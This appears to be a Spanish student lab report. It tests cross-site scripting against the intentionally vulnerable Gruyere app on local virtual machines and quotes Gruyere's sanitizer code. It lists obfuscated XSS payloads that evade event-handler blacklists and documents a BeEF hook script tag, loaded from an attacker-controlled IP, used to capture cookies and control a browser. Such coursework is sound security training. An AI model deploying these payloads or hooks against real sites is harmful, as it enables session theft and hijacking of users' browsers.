
'<script>alert(document.cookie)</script>'

Lo que hará es mostrar un mensaje con las cookies del usuario:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



Este es el código de protección:



```

DebianGruyerePentesting [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Actividades Editor de textos 14 de feb 10:44
Abrir + sanitize.py
~/Escritorio/gruyere/gruyere Guardar
54
55     processed += before + _SanitizeTag(tag)
56     s = after
57     return processed
58
59
60 TAG_RE = re.compile(r'<(.?)(\s|>)') # matches the start of an html tag
61
62
63 def _SanitizeTag(t):
64     """Sanitizes a single html tag.
65
66     This does both a 'whitelist' for
67     the allowed tags and a 'blacklist' for the disallowed attributes.
68
69     Args:
70         t: a tag to sanitize.
71
72     Returns:
73         a safe tag.
74     """
75     allowed_tags = [
76         'a', 'b', 'big', 'br', 'center', 'code', 'em', 'h1', 'h2', 'h3',
77         'h4', 'h5', 'h6', 'hr', 'i', 'img', 'li', 'ol', 'p', 's', 'small',
78         'span', 'strong', 'table', 'td', 'tr', 'u', 'ul',
79     ]
80     disallowed_attributes = [
81         'onblur', 'onchange', 'onclick', 'ondblclick', 'onfocus',
82         'onkeydown', 'onkeypress', 'onkeyup', 'onload', 'onmousedown',
83         'onmousemove', 'onmouseout', 'onmouseup', 'onreset',
84         'onselect', 'onsubmit', 'onunload'
85     ]
86
87     # Extract the tag name and make sure it's allowed.
88     if t.startswith('</'):
89         return t
90     m = TAG_RE.match(t)
91     if m is None:
92         return t
93     tag_name = m.group(1)
94     if tag_name not in allowed_tags:
95         t = t[:m.start(1)] + 'blocked' + t[m.end(1):]
96
97     # This is a bit heavy handed but we want to be sure we don't
98     # allow any to get through.
99     for a in disallowed_attributes:
100         t = t.replace(a, 'blocked')
101
102     return t

```

Python ▾ Anchura del tabulador: 8 ▾ Ln 100, Col 32 ▾ INS


CTRL DERECHA

Vamos a aprobar ahora en la raíz de la página, en http: IP:8080, usando este payload '`<script/x20tpe="text/javascript">javascript:alert(1);</script>`':

The screenshot shows a Firefox browser window running on a Kali Linux VM. The title bar indicates the machine is named 'ataque'. The address bar shows the URL [192.168.1.99:8080](http://192.168.1.99:8080). The page content is the 'Gruyere: Home' application. At the top, there's a navigation bar with links: Home, My Snippets, New Snippet, Upload, **usuario <usuario>**, Manage this server, Profile, and Sign out. Below this is the main heading 'Gruyere: Home' with a 'Refresh' link. A section titled 'Most recent snippets:' lists several entries:

- Brie**: Brie is the queen of the cheeses!!! [All snippets](#) [Homepage](#)
- usuario**: [All snippets](#) [Homepage](#)
- alesander**: 825550 and 6513=65130 [All snippets](#) [Homepage](#)
- ZAP**: ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27 [All snippets](#) [Homepage](#)
- 1`true`**: 61 [All snippets](#) [Homepage](#)
- Cheddar Mac**: Gruyere is the cheesiest application on the web. [All snippets](#) [Homepage](#)
- .. **a** [All snippets](#) [Homepage](#)

Por lo tanto, podemos comprobar que existe una vulnerabilidad en la página raíz.




Podemos comprobar la correcta ejecución del ataque saliendo el mensaje.

Ahora probaremos en esta URL /snippets.gtl concretamente en el parámetro uid, indicada en Acunetix como una vulnerabilidad:

## PROYECTO 1<sup>a</sup> EVALUACIÓN




Primero probaré con esta payload. Que si muevo el ratón saldrá un cuadro de confirmación en pantalla: '`<hTMl%0DOnMOusEOveR%0A=%0A(prompt)`>->`'




Ahora con este: '`<DEtAlls/+/ONToGGLE%0a=%0a[8].find(confirm)// ->`'

## PROYECTO 1<sup>a</sup> EVALUACIÓN




Podemos comprobar que también funciona.

Ahora vamos a mirar en la página /deletesnippet, el parámetro GET index, indicada en Acunetix como una vulnerabilidad:




Usaré este payload: '<html%09oNMouseoveR%09=%09[8].find(confirm)//'

## PROYECTO 1<sup>a</sup> EVALUACIÓN



Podemos comprobar que es vulnerable.

Ahora probaré con este: '`<a/+/ONmousEovEr%0a=%0a(prompt)` ``%0dx>v3dm0s ->`'



También vemos que funciona.

Para acabar con esta parte voy a probar un programa llamado Beef-xss:

<https://www.kali.org/tools/beef-xss/> ->

Beef es una herramienta bastante útil y completa para automatizar ataques XSS contra clientes de aplicaciones web vulnerables, consiste en el uso de vectores de ataque XSS clásicos de forma automatizada, donde Beef, controla a todas las víctimas de este tipo de ataques y permite ejecutar diferentes tipos de payloads contra el objetivo, además de capturar información sobre la víctima, tales como sistema operativo utilizado, navegador, dirección IP, cookies, entre otra información valiosa.

- 1- Primero ejecuto sudo beef-xss, con esto se crea un servidor web en la IP en que lo ejecute, en el puerto 3000 tcp:

```
(kali㉿kali)-[~/Programas/XSSStrike]
$ sudo beef-xss
[sudo] contraseña para kali:
[i] Something is already using port: 3000/tcp
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
ruby 3368 beef-xss 13u IPv4 27805 0t0 TCP *:3000 (LISTEN)

UID      PID  PPID C STIME TTY      STAT   TIME CMD
beef-xss 3368     1  0 feb14 ?        Ssl   0:07 ruby /usr/share/beef-xss/beef

[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
  Active: active (running) since Tue 2023-02-14 01:51:48 EST; 1 day 4h ago
    Main PID: 3368 (ruby)
       Tasks: 4 (limit: 9232)
      Memory: 107.6M
         CPU: 7.224s
        CGroup: /system.slice/beef-xss.service
                 └─3368 ruby /usr/share/beef-xss/beef

feb 14 01:51:53 kali beef[3368]: == 24 CreateAutoloader: migrated (0.0008s) ==
feb 14 01:51:53 kali beef[3368]: == 25 CreateXssraysScan: migrating ==
feb 14 01:51:53 kali beef[3368]: -- create_table(:xssraysscans)
feb 14 01:51:53 kali beef[3368]:   → 0.0006s
feb 14 01:51:53 kali beef[3368]: == 25 CreateXssraysScan: migrated (0.0007s) ==
feb 14 01:51:53 kali beef[3368]: [ 1:51:52][*] BeEF is loading. Wait a few seconds ...
feb 14 01:51:53 kali beef[3368]: [ 1:51:53][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Han
feb 14 01:51:53 kali beef[3368]: [ 1:51:53]   |_ [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !
feb 14 01:51:53 kali beef[3368]: [ 1:51:53][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Han
feb 14 01:51:53 kali beef[3368]: [ 1:51:53]   |_ [AdminUI] Ensure nodejs is installed and 'node' is in '$PATH' !


[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```

- 2- Simplemente tendremos que inyectar en lugar vulnerable a XSS, el payload generado: '<script src="http://192.168.1.148:3000/hook.js"></script>':

## PROYECTO 1<sup>a</sup> EVALUACIÓN




3- Ahora en el navegador web vamos a esta IP: <http://127.0.0.1:3000/ui/panel>:




Veremos el navegador comprometido.

4- Podremos ejecutar multitud de payloads en él, en este caso ejecutaré una para obtener las cookies:

## PROYECTO 1<sup>a</sup> EVALUACIÓN



### 5- Ahora ejecutaré GET Page HTML:



Como vemos tendría control sobre lo que hace el usuario en el navegador.

Este sería el esquema de un posible ataque de este tipo:



### iii. Xstored XSS

